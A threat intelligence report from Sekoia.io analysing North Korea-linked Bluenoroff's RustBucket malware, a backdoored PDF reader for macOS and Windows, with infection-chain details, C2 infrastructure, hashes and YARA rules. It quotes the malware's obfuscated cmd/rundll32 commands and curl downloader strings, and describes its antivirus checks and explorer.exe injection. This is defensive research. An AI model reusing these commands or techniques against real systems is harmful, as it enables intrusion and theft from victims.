Bluenoroff's RustBucket campaign

⋮ 5/22/2023

Charles M., Jamila B., Kilian Seznec and Threat & Detection Research Team - TDR May 22 2023

Like DPRK soldiers

In April 2023, fellow security researchers at Jamf published a report on Bluenoroff's **RustBucket**, a newly observed malware targeting macOS platform. Sekoia.io analysts further investigated Bluenoroff's infrastructure and share their findings in this report.

Bluenoroff is a North Korea-nexus intrusion set, allegedly subordinated to RGB's Bureau 121 tasked with **revenue generation** since at least 2015. Since 2017, Bluenoroff was observed conducting **financially-driven campaigns targeting cryptocurrency exchanges and venture capital** related entities in Europe, Asia, the U.S. and the UAE.

Since the end of 2021 and through 2022, Bluenoroff continuously used the same TTPs. However, Sekoia.io analysts observed recent modifications, as described in the report previously referenced.

Bluenoroff's gone macOS

Since at least **December 2022**, Bluenoroff was observed leveraging **RustBucket**, a Rust and Objective-C written malware **targeting macOS** running systems. This recent Bluenoroff activity illustrates how intrusion sets turn to cross-platform language in their malware development efforts, further expanding their capabilities highly likely to broaden their victimology. While other DPRK-nexus intrusion sets, including Lazarus, Kimsuky and more recently Reaper were already reported targeting macOS, it is the **first time Bluenoroff was observed targeting macOS users**, to the best of our knowledge.

The RustBucket infection chain consists of a macOS installer that installs a backdoored, yet functional, PDF reader. The fake PDF reader then requires opening a specific PDF file that operates as a key to trigger the malicious activity.

When opened in a classical PDF reader, the PDF document displays a message asking the user to open the document in the proper reader (i.e. the backdoored one). When opened in this reader, the PDF displays a nine pages document about a venture capital company that appears to be the printout of a legit company's website. The fake PDF reader uses a hardcoded 100-bytes XOR key to decrypt the new content of the document and the C2 server configuration.

Figure 1. Key PDF document when opened in a PDF Reader

When the proper PDF file is submitted to the fake PDF reader, it requests its C2 server encoded in the PDF file using an HTTP POST request to download and execute a new payload. The new payload is the backdoor component of the RustBucket kill chain, collecting information about the compromised system, sending it to its C2 server and requesting for commands.

This new technique is interesting as it makes it more complex to track. We need to find the fake readers and the right PDF file to get relevant results from sandboxes. While the usage of a modified PDF reader was already observed during Lazarus' DreamJob campaign in 2020, it is the first time we observe it to target macOS. Sekoia.io analysts created YARA rules and collected new samples complementing Jam's findings, available in the IOCs section.

Looking through the Window(s) pane

During our investigation on the macOS variant, Sekoia.io analysts identified a **.NET version of RustBucket**, with a similar GUI, developed using the library DevExpress.XtraPdfViewer. The malware was embedded in a ZIP archive containing the PDF reader and the “key” PDF requiring user interaction.



Figure 2. Windows RustBucket archive’s content

Similarly to the RustBucket macOS version, when the user opens the PDF file in another PDF reader, it opens a one-pager with a message stating the file is protected and must be opened with the “internal” reader. When the file is opened with the fake PDF reader, it prints a sixteen pages document containing a list of contacts.



Figure 3. (left) Key PDF document opened in Firefox, (right) Key PDF document opened in the Internal PDF viewer

During our analysis, we observed that **both Windows and MacOS RustBucket’s versions use the same decryption key.** The executable PdfViewer.exe decrypts the malicious PDF and calls the Create function of the DevExpress.Xpo.v19.2.dll Library with the C2 url as parameter (if a legitimate PDF is chosen, an error is returned ”Can’t decrypt PDF file”). Then two other DLLs are also used to load the backdoor, as detailed here above and in Figure 4.

PdfViewer/DevExpress.Xpo.v19.2.dll

The purpose of this DLL is to retrieve the process ID of an explorer.exe process. Then, the function Create of the DevExpress.XtraList.v19.2.dll library is called with the URL and the process ID as parameters.

PdfViewer/DevExpress.XtraList.v19.2.dll

The purpose of this DLL is to load and call the DevExpress.Xpr.v19.2.dll library. This DLL checks for some antivirus on the infected machine: Bitdefender, Kaspersky, Sophos, AvastSvc, Norton, Avira, AVG and WindowsDefender. If one of this antivirus is found, the DLL call the OpenProcess API to run the following command:

rundll32.exe %s\DevExpress.Xpr.v19.2.dll,Update

If there is no antivirus, the DLL perform code injection on the provided explorer.exe process. The injected payload starts by decrypted itself into the DevExpress.Xpr.v19.2.dll.

DevExpress.Xpr.v19.2.dll

This DLL is called via the Update function which gives back the execution flow to the DLLMain function with 0xD8E1 as reason code (instead of 0, 1, 2 or 3). Then a new thread is created. This backdoor collects information about the compromised machine (name, active processes, network configuration, etc.) and sends this information to the C2 using POST requests. It also has the capability to load a next stage (we assess that this next stage is provided by the C2).

The backdoor collects information about the compromised machine and the active processes and sends this information to the C2 using POST requests.



Figure 4. Windows RustBucket execution flow chart

Pivoting on the infrastructure

Pivoting on the infrastructure used to deliver RustBucket, **Sekoia.io analysts retrieved additional infrastructure not exclusively related to the RustBucket activity that we associate to Bluenoroff with high confidence**, used to deploy other malware through several infection chains. These infection chains notably include **LNK, MSI, OneNote and VHD files**. It is possible Bluenoroff is **testing new infection chains and malware before shifting or expanding** their TTPs.

Bluenoroff's observed initial intrusion vector includes phishing emails, as well as leveraging social networks such as LinkedIn. During our investigations, we identified the domain sarahbeery.docsend[.]me, further analysis led us to the following LinkedIn profile:



Figure 5. LinkedIn profile allegedly used by Bluenoroff

As of the time of writing, TDR analysts could no longer find this profile on LinkedIn. We assess this **likely was a profile used by Bluenoroff after it was leaked to engage with their targets,** possibly followed up by a delivery of malicious documents through the docsend sharing platform.

While Bluenoroff was seen leveraging updated VHD and CAB files to bypass the Mark-of-the-Web (MOTW) flag until the end of 2022, Sekoia.io did not observe these TTPs in 2023. It is almost certainly a reflection of **Bluenoroff's adaptation efforts after their TTPs were documented in open source**, notably by Securelist. In March 2023, we observed new files (MSI file: 5c483473641807082e530744023044fd and One Note file: 4e05597d308d2368625dc19e86a9ca22) containing similar commands to those used in the VHD files reported by Kaspersky.

Those files were used to drop and execute 529c65521e8a07c8810b6d225f7e2a89 which is a downloader for a curl-agent that Sekoia.io analysts did not retrieve at the time of writing.

```
cmd.exe /c copy /b %s\system32\rund^ll3^2.e^xe %s\rdl.e^xe & %s\rdl.ex^e %s #1 %S
cmd /c timeout /t 10 & Del /f /q "%s" & attrib -s -h "%s" & rundll32 "%s" #1 %S
cmd /c timeout /t 10 & rundll32 "%s" #1 %S
curl -A cur1-agent -L %s -s -d dacurl -A cur1-agent -L %s -s -d dl
```

As per Sekoia.io analysts' observations, the network infrastructure is used to host HTTP/HTTPS services leveraged by lure files. This infrastructure is used to download a later stage malware which often is a VBS acting as a backdoor, or a curl-agent downloader. During their investigation, Sekoia.io analysts created automatic trackers to monitor Bluenoroff's infrastructure evolution. In previous activities, the intrusion set setup HTTP/HTTPS servers with specific characteristics used to host a dozen domains notably typosquatting IT, financial and investment companies.

Based on a TDR heuristic, we identified servers used to host domain **typo-squatting** legitimate organisations, notably pertaining to **entities involved in fund management and venture fund, crypto assets and blockchain**, located in Europe, Asia, and North America.

Figure 6. Financial and technology entities typo-squatted by Bluenoroff

Based on previous open source publications and our own knowledge of this intrusion set, we associate these domains to Bluenoroff with high confidence. A list of retrieved typosquatting domains is available to Sekoia.io's customers in the Intelligence Center.

Whether Bluenoroff's attempt to target these entities or simply masqueraded as those entities to target other individuals and / or organizations remains an intelligence gap at the time of writing. Regardless, Sekoia.io TDR analysts assess this is **in line with past Bluenoroff's activities, targeting finance-related institutions.** Based on typosquatting domains and Sekoia.io attributed levels of confidence, we identified a **strong focus on Asia and the U.S.**. While this almost certainly stems from the fact that these regions are particularly active in the Fintech area, it is also likely part of Bluenoroff's geographical targeting assignment. We also retrieved domains indicating a targeting of Laos and Thailand.



Figure 7. Bluenoroff targets since September 2022

Of note, we also observed that the group may use **temporary C2 servers, when testing new techniques**, that they then discard rapidly. For instance, in November 2022, Bluenoroff temporarily used a server to transition to using MSI and CAB files (149.28.247[.]34). Similarly, the intrusion set sporadically used a specific server when experimenting with chm (Windows Helper) files (172.86.122[.]181) in December 2022.

Conclusion

Sekoia.io analysts assess this activity is **part of Bluenoroff's SnatchCrypto campaign**, active since 2017. It is in line with past observed malicious cyber activities, notably pertaining to Pyongyang' strategic objective of revenue generation to evade sanctions. Of particular interest are Bluenoroff's observed efforts to develop their offensive capabilities, notably including **crossplatform languages to their toolset**, and expanding their victimology through the targeting of multiple environments. Sekoia.io analysts assess Bluenoroff's activities will almost certainly continue in the short to medium term.

IoCs & Technical Details

Samples' first seen date relates to the time they were first submitted to VirusTotal. Of note, a few samples we identified were tagged as NukeSped in open source, likely due to the confusion between Lazarus and Bluenoroff activities. At the time of writing, Sekoia.io analysts consider NukeSped to be a Lazarus signature malware. IOCs provided in Appendix are all associated to Bluenoroff with high confidence.

RustBucket MacOS version

```
2023-05-08
Jump Crypto Investment Agreement.zip
```

ba5e982596fd03bea98f5de96c1258e56327358e134ceecd1d68e54480533d92
Internal PDF Viewer.app.zip
3ed9f34fedca38130776e5adabae363ac797fe89087e04e0c93d83fd62a7a9a4
ZIP
6ca3a2f4cef27dac9d28c1ec2b29a8fa09dfc6dbbaf58e00dddbf5c1dd3b3cc3
Mach-O - Internal PDF Viewer
c28e4031129f3e6e5c6fbd7b1cebd8dd21b6f87a8564b0fb9ee741a9b8bc0197
Mach-O
e2f177b8806923f21a93952b61aedbeb02d829a67a820a7aab5ee72512e3d646
Mach-O
d6d367453c513445313be7339666e4faeeebeae71620c187012ea5ae2901df34
PDF - Jump Crypto Investment Agreement.pdf (Key PDF)
5f00106f7f15e0ca00df4dbb0eeccd57930b4b81bc9aa3fca0c5af4eda339ab7
PDF - Readme.pdf (Instruction to use the fake reader)
ebad7317e1b01c2231bdbf37dfebdf656e3c8706e719fd37b66f0170b3d5cae0
2023-05-02
ZIP Internal PDF Viewer.app.zip
dda8a9e2a2e415be781a39fdf41f1551af2344f1b1a0ddf921d8aeba90343d1b
Mach-O Internal PDF Viewer
46db9f2fc879bf643a8f05e2b35879b235cbb04aa06fe548f0bc7c7c02483cf3
Mach-O
5072b28399c874f92e71793fa13207d946a28a2f5903365ac11ddf666d15d086
Mach-O
3f0d5ddca2657044f4763ae53c4f33c8a7814ba451b60d24430a126674125624
2023-04-23
ZIP - Internal PDF Viewer 2.app.zip
61772375af1884fe73c5d154b8637dd62f26d23bc38d18462a88e2bbed483fd7
SCPT - main.scpt
7c66d2d75be43d2c17e75d37c39344a9b5d29ee5c5861f178aa7d9f34208eb48
cloud.dnx[.]capital
104.255.172[.]56
ZIP - Internal PDF Viewer.zip
ff8832355ae99ffd66d0fe9eda2d74efdf3ed87bb2a4c215b93ade93165f7c0b
ZIP - Internal PDF Viewer.app.zip
83f457bc81514ec5e3ea123fc237811a36da6ce7f975ad56d62e34af4d1f37c0
ZIP - Internal PDF Viewer 3.app.zip
b68bf400a23b1053f54911a2b826d341f6bf87c26bea5e6cf21710ee569a7aab
Mach-O - PdfWriter
3b6f30369a4ee8bf9409d141b6d1b3fb4286c34984b5de005ed7431df549b17e
laos.hedgehogvc[.]us
104.255.172[.]56
2023-04-21
Mach-O - 703517604263
9ca914b1cfa8c0ba021b9e00bda71f36cad132f27cf16bda6d937badee66c747

Mach-O
ec8f97d5595d92ec678ffbf5ae1f60ce90e620088927f751c76935c46aa7dc41
Mach-O
7fccc871c889a4f4c13a977fdd5f062d6de23c3ffd27e72661c986fae6370387
2023-03-02
ZIP - Internal PDF Viewer.app.zip
b448381f244dc0072abd4f52e01ca93efaebb2c0a8ea8901c4725ecb1b2b0656
ZIP - Pdf Viewer.zip
c56a97efd6d3470e14193ac9e194fa46d495e3dddc918219cca530b90f01d11e
Mach-O - Internal PDF Viewer
bea33fb3205319868784c028418411ee796d6ee3dfe9309f143e7e8106116a49
2023-02-13 (creation date 2022-12-20)
ZIP - Pdf Viewer.zip
0d6964fe763c2e6404cde68af2c5f86d34cf50a88bd81bc06bba739010821db0
ZIP - Internal PDF Viewer.app.zip
ea5fac3201a09c3c5c3701723ea9a5fec8bbc4f1f236463d651303f40a245452
ZIP - Internal PDF Viewer.app.zip
9525f5081a5a7ab7d35cf2fb2d7524e0777e37fe3df62730e1e7de50506850f7
Mach-O - Internal PDF Viewer
e74e8cdf887ae2de25590c55cb52dad66f0135ad4a1df224155f772554ea970c
Mach-O
38106b043ede31a66596299f17254d3f23cbe1f983674bf9ead5006e0f0bf880
Mach-O
7981ebf35b5eff8be2f3849c8f3085b9cec10d9759ff4d3afd46990520de0407

Windows version of RustBucket

ZIP - PdfViewer.zip
62a5c6a600051bca4f7b3d11508ca1f968006b71089c71bf87b83ea8b34188e3
PDF - DOJ Report on Bizlato Investigation.pdf
8e234482db790fa0a3d2bf5f7084ec4cfb74bffd5f6cbdc5abdbc1350f58e3fe
DLL - DevExpress.Xpr.v19.2.dll
f603713bffb9e040bedfd0bb675ff5a6b3205d8bd4e1a3309ea6d1b608871184
DLL - DevExpress.XtraList.v19.2.dll
31cec2803bfc7750930d5864400388732a822da96c3f79c98ddee03949aa6a2d
EXE - PdfViewer.exe
b3cb7d0b656e8e4852def8548d2cf1edc4e64116434e1f2d9c9b150ee0f9861e
safe.doc-share[.]cloud
172.93.181[.]221
Key PDF file 2
PDF - DOJ Report on Bizlato Investigation_asistant.pdf
07d206664a8d397273e69ce37ef7cf933c22e93b62d95b673d6e835876feba06
safe.doc-share[.]cloud

IP and domains

Active Bluenoroff C2 servers

```
104.156.149[.]130 (2023-04-18 - today)
104.255.172.52 (2023-03-18 - today)
104.234.147[.]28 (2023-01-21 - today)
104.168.138.7 (2023-03-17 - today)
104.168.167[.]88 (2022-10-17 - today)
155.138.159.45 (2022-09-20 - today)
```

Inactive servers

```
104.255.172[.]56 (2022-09-15 - 2023-04-11)
172.93.181[.]221 (2022-12-28 - 2023-03-06)
172.86.121[.]143 (2022-10-31 - 2022-12-21)
172.86.121[.]130 (2022-10-25 - 2023-01-24)
149.28.247[.]34 (2022-11-11 - 2022-11-11)
152.89.247[.]87 (2022-09-15 - 2022-10-24)
104.168.174[.]80 (2022-06-28 - 2022-09-16)
149.248.52[.]31 (2022-08-05 - 2022-08-31)
155.138.219[.]140 (2022-07-17 - 2022-08-16)
```

YARA rules

```
rule apt_Bluenoroff_downloader_mac_RustBucket {
    meta:
         id ="5a003b68-ad9a-47f9-b157-dd898181dac2"
         version = "1.0"
         malware = "RustBucket"
         description = "RustBucket fake PDF reader"
         source = "SEKOIA"
         creation_date = "2023-04-24"
         classification = "TLP:WHITE"
         reference = "https://tinyurl.com/5n7f56a8"
         hash = "606bce13161693844b9eb36c96554883"
         hash = "b93d7b7b30207249c1c683df16bad107"
         hash = "ca86579220eecfaede268d1520d07fae"
         hash = "f8800dd176487601ccf2e27c094b297b"
    strings:
         $down_exec1 = "_down_update_run" nocase
         $down_exec2 = "downAndExec" nocase
         $encrypt1 = "_encrypt_pdf"
         $encrypt2 = "_encrypt_data"
         $error_msg1 = "_alertErr"
         $error_msg2 = "_show_error_msg"
```

```
        $view_pdf1 = "-[PEPWindow view_pdf:]"
        $view_pdf2 = "-[PEPWindow viewPDF:]"
    condition:
        (uint32be(0) == 0xcafebabe or uint32be(0) == 0xcffaedfe)
        and 5 of them
        and filesize > 50KB
}

rule apt_Bluenoroff_implant_mac_RustBucket: TESTING {
    meta:
        id = "fcbb745d-7f56-4c51-9db5-427da22a0c68"
        version = "1.0"
        malware = "RustBucket"
        description = "Detect the RustBucket malware"
        source = "SEKOIA"
        creation_date = "2023-04-24"
        classification = "TLP:WHITE"
        hash = "f90b544f89cfbe38aee18024d7c39e40"
        reference = "https://tinyurl.com/5n7f56a8"
    strings:
        $ = "/Users/hero/"
        $ = "PATHIpv6Ipv4Bodyslotpath"
    condition:
        (uint32be(0) == 0xcafebabe or uint32be(0) == 0xcffaedfe) and all of
them
}

rule apt_Bluenoroff_downloader_win_curl_agent: TESTING {
    meta:
        id = "ddeb2d8f-1b10-4a33-b768-d19412e8551a"
        version = "1.0"
        intrusion_set = "Bluenoroff"
        description = "Detect the downloader used by Bluenoroff to install
it CurlAgent"
        source = "SEKOIA"
        creation_date = "2023-05-02"
        classification = "TLP:WHITE"
    strings:
        $ = "%s\\marcoor.dll" wide
        $ = "curl -A cur1-agent -L %s -s -d dl"
        $ = "curl -A cur1-agent -L %s -s -d da"
        $ = "cmd /c timeout /t 10 & rundll32 \"%s\" #1" wide
        $ = "cmd /c timeout /t 10 & Del /f /q \"%s\" & attrib -s -h \"%s\" &
rundll32 \"%s\" #1" wide
```

```
    condition:
        3 of them
}
```

Appendix 1. Bluenoroff's infection chain.

The classical infection chain observed is ZIP > LNK & PDF

As part of their phishing activities, Bluenoroff's operators send their targets a ZIP archive. The archive contains a non-malicious PDF document and a LNK file masquerading as a TXT file purportedly containing a password to read the PDF, or masquerading as a PDF reader. Launching the LNK file results in downloading a Javascript file from Bluenoroff-controlled C2 server and executing it using mshta.exe. The downloaded file is an obfuscated Javascript:

- 5ca7c871dfe24b27b5cf7e9bf087f44c7620d78a1d4fa76373f22abedbdf8f82

The obfuscation method is straightforward and consists in encoding some characters in UTF-8 and Hex. This script decodes its base64 block, writes it in a file "tyrbz.js" and runs it with a command line containing the C2 domain as argument. The base64 encoded part is a script dropped on the computer and executed with the C2 domain as argument. The script requests the domain using an HTTP POST request, decodes the base64 encoded response and executes it using 'eval()'. The script attempts to contact the C2 server every 15 seconds and acts as a backdoor, allowing the attacker to send commands and scripts to be executed. While we identified a few changes in 2023, this infection chain remains the most frequently observed.

Thank you for reading this blogpost. Feel free to share your feedback, and read other TDR reports here :